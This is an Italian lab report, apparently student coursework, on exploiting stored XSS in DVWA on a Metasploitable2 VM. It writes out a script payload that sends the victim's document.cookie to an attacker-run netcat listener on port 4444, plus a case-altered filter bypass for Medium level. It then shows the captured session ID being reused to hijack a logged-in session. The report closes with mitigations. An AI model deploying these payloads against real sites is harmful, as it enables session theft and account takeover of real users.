



Build Week 2 – Progetto 2

Web Application Exploit

XSS

Executive Summary

Il presente report documenta un'attività di Web Application Security Testing svolta in un ambiente di laboratorio controllato, finalizzata allo **sfruttamento di una vulnerabilità di Cross-Site Scripting (XSS) persistente** presente nella web application DVWA (Damn Vulnerable Web Application) configurata a livello di sicurezza LOW.

Cosa andremo ad eseguire: furto di sessione tramite raccolta di cookie (quando accessibili via JavaScript) e invio degli stessi verso un web server in ascolto sulla porta 4444, evidenziando il rischio di account takeover (rischio che l'account venga compromesso) e compromissione della confidenzialità.

Strumenti (tools) utilizzati: Browser della DVWA (Firefox), terminale Kali (utilizzo di Netcat), BurpSuite

Introduzione e scenario iniziale

Lo scenario vede in azione due macchine virtuali, **Kali Linux ip 192.168.104.100 (attaccante)** e una macchina **Metasploitable2 ip 192.168.104.150 (target)**, all'interno della stessa rete locale.

La web application oggetto di analisi è **DVWA**, progettata intenzionalmente per presentare vulnerabilità comuni e consentire attività di test e sfruttamento controllato.

Lo scenario riproduce un caso in cui una web application memorizza input utente (ad esempio commenti o messaggi) e li ripropone nella pagina senza adeguati controlli, rendendo possibile una vulnerabilità **Stored XSS**.

Obiettivo dell'attività

L'obiettivo principale è:

- Sfruttare una vulnerabilità di **XSS persistente** nel modulo dedicato di DVWA (Security Level **LOW**).
- Dimostrare l'esecuzione del payload nel browser di un **utente lecito** alla visita della pagina vulnerabile.
- Simulare l'impatto di **furto sessione**, inoltrando i cookie verso un **web server controllato** in ascolto sulla **porta 4444** (evidenza tramite log/richieste ricevute).
- Spiegare il significato e la logica dello script utilizzato.


Vincoli operativi

- Livello di sicurezza DVWA: **LOW**
- Laboratorio controllato con IP assegnati:
 - Kali Linux: **192.168.104.100/24**
 - Metasploitable2: **192.168.104.150/24**
- I cookie devono risultare **ricevuti** da un web server sotto controllo attaccante in ascolto su **porta 4444** (evidenza nel report).

Prerequisiti e verifica rete (Kali ↔ Metasploitable2)

Da terminale Kali Linux (192.168.104.100/24)

1. Verifica configurazione rete:
 - **ip a** (per assicurarmi che la configurazione è andata a buon fine)
2. Verifica connettività verso Metasploitable2:



```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
        inet 192.168.104.100/24 brd 192.168.104.255 scope global noprefixroute eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::ba1a:16e9:24eb:d30b/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$
```

- ping -c 4 192.168.104.150

```
(kali㉿kali)-[~]
$ ping -c 4 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=0.444 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=0.389 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=0.314 ms
64 bytes from 192.168.104.150: icmp_seq=4 ttl=64 time=0.228 ms
```

- **Cosa verifico:** raggiungibilità della macchina target e latenza stabile.
E' stato effettuato un **-c 4** per ottenere solo 4 output di bytes of data.

SU METASPLOITABLE2:

- presenza dell'IP con il comando ip a 192.168.104.150/24 sull'interfaccia

```
eth0      Link encap:Ethernet HWaddr 08:00:27:5a:37:01
          inet addr:192.168.104.150 Brdcast:192.168.104.255 Mask:255.255.255.0
```

di rete corretta.

SU KALI LINUX:

- ping Kali → 192.168.104.150


```
(kali㉿kali)-[~]
$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=0.674 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=0.428 ms
^C
--- 192.168.104.150 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1032ms
rtt min/avg/max/mdev = 0.428/0.551/0.674/0.123 ms
```

- E' stato effettuato correttamente il ping da Kali a Metaspotable2, le macchine comunicano.

Da browser su Kali Linux

3. Accesso a DVWA su Metasploitable:

- <http://192.168.104.150/dvwa/>



- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

- Pagina DVWA raggiungibile (login page)

1) Login DVWA e settaggio sicurezza su LOW

1. Effettuare il login su DVWA (credenziali default tipiche:(**admin / password**)).
2. Aprire la sezione **DVWA Security**.
3. Impostare **Security Level = LOW** e confermare con **Submit**.

The screenshot shows the DVWA Security page. On the left is a sidebar menu with the following items:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

The main content area has a title "DVWA Security" with a lock icon. Below it is a section titled "Script Security" which says "Security Level is currently low." It includes a dropdown menu set to "low" and a "Submit" button. A note states: "You can set the security level to low, medium or high. The security level changes the vulnerability level of DVWA." Below this is a section titled "PHPIDS" with a note: "PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. You can enable PHPIDS across this site for the duration of your session. PHPIDS is currently disabled. [enable PHPIDS]". There are also links for "[Simulate attack]" and "[View IDS log]".

- Pagina “DVWA Security” con **LOW** impostato

2) Apertura del modulo vulnerabile: XSS (Stored)


La vulnerabilità **XSS persistente** si verifica quando l'applicazione:

- salva input utente (es. commenti) lato server
- lo ripropone nella pagina senza sanitizzazione / escaping
- permettendo al browser di interpretarlo come contenuto attivo/eseguibile

Aprire il modulo:

- **Vulnerabilities → XSS (Stored)**

All'interno della Name* inserisco un nome, in questo caso utilizzeremo Paolo, nella sezione Message, clicco con il destro (inspect) cambio maxlenht da **50** a **500** per non avere limiti di scrittura all'interno della sezione Message*



3) Utilizzo di Netcat su Terminale Kali Linux

Obiettivo: intercettare e visualizzare le richieste HTTP generate dal browser della vittima a seguito dell'esecuzione del payload XSS.

Per simulare la ricezione dei cookie esfiltrati tramite la vulnerabilità di XSS persistente, è stato utilizzato Netcat come listener TCP sulla macchina Kali Linux.

Avvio del listener con Netcat

Sul terminale di Kali Linux è stato eseguito il seguente comando:
nc -lvpn 4444

Spiegazione del comando:

Il comando avvia Netcat in modalità server, ponendo la macchina in ascolto sulla porta specificata.

nc -lvpn 4444 :

nc : tool netcat, **-lvpn:-1** (listen) → netcat in ascolto **-v** (verbose) → output dettagliato **-n** (numeric) → (usa IP numerici) **-p** (port) → specifica la porta, **4444**: porta specificata

Inseriamo all'interno di Message il codice seguente:

```
<script>var i = new Image();i.src = "http://192.168.104.100:4444/?cookie=" +  
document.cookie;</script>
```

Questo codice simula che all'interno del messaggio ci sia una immagine. In realtà, viene creato dinamicamente un oggetto Image lato client: **il browser tenta di caricare l'immagine da un URL remoto, includendo i cookie dell'utente come parametro della richiesta HTTP.**

The screenshot shows the DVWA application's 'Stored Cross Site Scripting (XSS)' page. On the left, there is a sidebar with links: Home, Instructions, Setup, Brute Force, Command Execution, and CSRF. The main content area has a title 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains two input fields: 'Name *' with the value 'Giorgio' and 'Message *' which contains the exploit code: <script>var i = new Image();i.src = "http://192.168.104.100:4444/?cookie=" + document.cookie;</script>. Below these fields is a button labeled 'Sign Guestbook'.

Click su Sign Guestbook e ci ritorna il nostro post.

The screenshot shows the DVWA application's response. It displays the message 'Name: Giorgio' and 'Message:' followed by the injected script: <script>var i = new Image();i.src = "http://192.168.104.100:4444/?cookie=" + document.cookie;</script>. Below this, there is a link labeled 'More info'.

Da terminale Kali avremo:

```
[kali㉿kali)-[~]  
$ nc -lvpn 4444  
listening on [any] 4444 ...  
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 56324  
GET /?cookie=security=low;%20PHPSESSID=56a48a54e4f7ad9067e2b54a846fcfb4 HTTP/1.1  
Host: 192.168.104.100:4444  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0  
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.104.150/  
Priority: u=5, i
```


GET

/?cookie=security=low;%20PHPSESSID=56a48a54e4f7ad9067e2b54a846fcfb4
HTTP/1.1

Il risultato ottenuto indica che è stato ottenuto (GET) il cookie della sessione 56a48a54e4f7ad9067e2b54a846fcfb4 con security low

4) Utilizzo di BurpSuite

Utilizziamo il tool BurpSuite attraverso Proxy - Open browser.



All'interno del browser inseriamo l'ip della Metasploitable2 e con il tasto destro del mouse click su Inspect.

All'interno dell'Inspect andiamo su Application -> Cookie-> http [...] e cambiamo Value inserendo il cookie 56a48a54e4f7ad9067e2b54a846fcfb4 preso con netcat

Cambiamo 192.168.104.150/dvwa/index.php



The screenshot shows a browser window for 'Damn Vulnerable Web App' at the URL <http://192.168.104.150/dvwa/login.php>. The DVWA logo is at the top. Below it is a login form with 'Username' and 'Password' fields. To the right of the form is a NetworkMiner tool interface. The 'Application' tab is selected, showing a table of captured cookies. One cookie, 'PHPSESSID', is highlighted with its value: `56a48a54e4f7ad9067e2b54a846fb4`. The table includes columns for Name, Value, Domain, Path, Expires / ..., Size, HttpOnly, Secure, SameSite, Partition..., Cross Site, and Priority.

Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	Partition...	Cross Site	Priority
PHPSESSID	56a48a54e4f7ad9067e2b54a846fb4	192.168.1...	/	Session	41						Medium

Premere Invio:

The screenshot shows a browser window for 'Damn Vulnerable Web App' at the URL <http://192.168.104.150/dvwa/index.php>. The DVWA logo is at the top. The main content area displays the 'Welcome to Damn Vulnerable Web App!' message and a sidebar with various exploit links like 'Brute Force', 'Command Execution', etc. The bottom left shows the user is logged in as 'admin' with security level 'low'. To the right is the NetworkMiner tool. The 'Application' tab is selected, showing a table of captured cookies. The same 'PHPSESSID' cookie is listed with the same value: `56a48a54e4f7ad9067e2b54a846fb4`.

Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	Partition...	Cross Site	Priority
PHPSESSID	56a48a54e4f7ad9067e2b54a846fb4	192.168.1...	/	Session	41						Medium

Rubando il cookie di sessione e cambiando link, entriamo come l'utente precedentemente loggato. Nell'immagine viene mostrata la pagina dell'indice di Metasploitable2

- Pagina caricata con evidenza dell'input salvato che viene renderizzato

5) Modalità Security Level: Medium

Come dal punto 1) Login DVWA e settaggio sicurezza su LOW

impostiamo il livello di sicurezza su Medium e riproponiamo il punto 3) Utilizzo di Netcat su Terminale Kali Linux con l'inniezione del payload, `<script>var i = new Image();i.src = "http://192.168.104.100:4444/?cookie=" + document.cookie;</script>`, e la conseguente cattura con netcat da terminale Kali Linux.

```
(kali㉿kali)-[~]
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 44040
GET /?cookie=security=medium;%20PHPSESSID=5f68bfe062330a44976ae73297250333 HTTP/1.1
Host: 192.168.104.100:4444
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.104.150/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Utilizziamo il tool **BurpSuite** per modificare il livello di sicurezza da **medium** a **low** prima di caricare la pagina.

The screenshot shows the Burp Suite interface. The top navigation bar includes Burp, Project, Intruder, Repeater, View, Help, and the version information: Burp Suite Community Edition v2025.7.4 - Temporary Project. Below the navigation is a tabs bar with Dashboard, Target, **Proxy**, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, and a dropdown menu. The **Proxy** tab is active, and the **Intercept** sub-tab is selected. Below the tabs are buttons for Intercept on (highlighted), Forward, Drop, and a dropdown menu. To the right is a "Request to http://" field. The main content area has a table header for Time, Type, Direction, Method, and URL. A single row is selected, showing the timestamp 05:15:15 2..., Type H..., Direction → Request, Method POST, and URL http://192.168.104.150/dvwa/vulnerabilities/xss_s/. Below this is the **Request** pane, which contains a Pretty tab selected, Raw and Hex tabs, and a toolbar with icons for copy, paste, and other functions. The request details pane shows a numbered list of fields:

- 1 POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
- 2 Host: 192.168.104.150
- 3 Content-Length: 59
- 4 Cache-Control: max-age=0
- 5 Accept-Language: en-US,en;q=0.9
- 6 Origin: http://192.168.104.150
- 7 Content-Type: application/x-www-form-urlencoded
- 8 Upgrade-Insecure-Requests: 1
- 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
- 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
- 11 Referer: http://192.168.104.150/dvwa/vulnerabilities/xss_s/
- 12 Accept-Encoding: gzip, deflate, br
- 13 Cookie: security=medium; PHPSESSID=5f68bfe062330a44976ae73297250333
- 14 Connection: keep-alive
- 15
- 16 txtName=<ScRipt>new+Image().src%3d"http%3a//192.168.104.100%3a4444/%3fcookie%3d"%2bdocument.cookie%3b</S
cRiPt>&mtxMessage=Test+Medium&btnSign=Sign+Guestbook

Con netcat come abbiamo visto, abbiamo recuperato il cookie di sessione effettuiamo i medesimi passaggi visti nel punto 4) Utilizzo di BurpSuite

**Application -> Cookie-> http [...], cambiamo la sezione Value inserendo il cookie
56a48a54e4f7ad9067e2b54a846fcfb4**

Cambiamo all'interno del browser, 192.168.104.150/dvwa/index.php

The screenshot shows a browser window for 'Damn Vulnerable Web App' at '192.168.104.150/dvwa/login.php'. The page displays a logo and two input fields for 'Username' and 'Password'. Below the page, the browser's developer tools are open, specifically the Network tab under the Application panel. A table lists captured cookies, showing one named 'PHPSESSID' with the value '56a48a54e4f7ad9067e2b54a846fcfb4'. The status bar at the bottom of the browser indicates the URL as 'http://192.168.104.150/dvwa/index.php'.

Premere Invio per sfruttare il cookie di sessione catturato.

The screenshot shows a browser window for 'Damn Vulnerable Web App' at '192.168.104.150/dvwa/index.php'. The page displays a navigation menu on the left and a main content area with a 'Welcome to Damn Vulnerable Web App!' message. The developer tools Network tab is visible at the bottom, showing a table of captured cookies. One cookie entry for 'PHPSESSID' is present with the value '56a48a54e4f7ad9067e2b54a846fcfb4'. The status bar at the bottom of the browser indicates the URL as 'http://192.168.104.150/dvwa/index.php'.

Risultato:

Siamo riusciti bypassare la pagina di login accedendo direttamente alla pagina di Index della Metasploitable2.

Analisi dei risultati e valutazione del rischio

Risultati osservati

- Il contenuto inserito nel modulo “XSS (Stored)” viene memorizzato e riproposto senza adeguata sanitizzazione.
- Alla visita della pagina da parte dell’utente lecito, il browser esegue la logica iniettata.
- È stata documentata la ricezione di richieste sul server controllato su **porta 4444**, dimostrando la possibilità di esfiltrazione di informazioni dal browser vittima.

Impatto sulla sicurezza

In un contesto reale, una Stored XSS può comportare:

- Furto di sessione (session hijacking) dove i cookie non sono protetti (assenza di HttpOnly / SameSite adeguato)
- Account takeover
- Esfiltrazione dati dal DOM o da API lato client
- Defacement / azioni in nome della vittima (CSRF-like via XSS)

Valutazione del rischio

- Probabilità di sfruttamento: **Alta** (soprattutto con input non filtrato)
- Impatto: **Alto / Critico** (dipende dalle protezioni cookie e dalla sensibilità dell’applicazione)
- Rischio complessivo: **ALTO / CRITICO**

Conclusioni

L’attività ha dimostrato che **una vulnerabilità di XSS persistente non mitigata consente l’esecuzione di codice nel browser di utenti legittimi e la conseguente esfiltrazione di informazioni verso un endpoint esterno** controllato dall’attaccante. Ciò è stato evidenziato dalla ricezione di richieste su **un web server in ascolto su porta 4444**, simulando un potenziale scenario di furto sessione.

Viene confermata l'importanza di adottare misure di sicurezza applicativa quali:

- output encoding contestuale
- validazione/sanitizzazione input
- cookie hardening (**HttpOnly, Secure, SameSite**)
- Content Security Policy (CSP)
- secure development lifecycle (security by design)

L'attacco è stato condotto in modo manuale e dimostra come l'assenza di sanitizzazione dell'input e di output encoding consenta **l'inserimento di contenuti malevoli che vengono salvati lato server e successivamente eseguiti nel browser di un utente lecito alla visita della pagina vulnerabile**